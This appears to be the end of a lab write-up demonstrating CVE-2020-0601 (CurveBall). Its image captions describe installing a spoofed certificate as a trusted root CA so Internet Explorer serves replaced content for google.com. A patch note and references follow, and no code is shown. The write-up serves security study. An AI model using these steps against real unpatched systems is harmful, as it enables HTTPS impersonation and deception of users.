


Install the spoofed certificate in Trusted Root Certification Authorities







Spoofed Certificate is in Trusted Root Certification Authorities




Open Browser - Internet Explorer and navigate to "https://www.google.com"



Spoofed CA is validated by web browser as Trusted Root CA and original https://www.google.com content is replaced with the incorrect information as mentioned in "index.js" file.



CVE-2020-0601 – Windows incorrect ECC certificate validation vulnerability is implemented.



PREVENTION

Microsoft Windows 2020 updates had been released to patch CVE-2020-0601 vulnerability

REFERENCES

- <https://nvd.nist.gov/vuln/detail/CVE-2020-0601>
- <https://packetstormsecurity.com/files/author/14686/>
- [github.com-ollypwn-CVE-2020-0601_-_2020-01-17_10-09-11](https://github.com/ollypwn/CVE-2020-0601_-_2020-01-17_10-09-11)
- CVE-2020-0601 aka Curveball - YouTube



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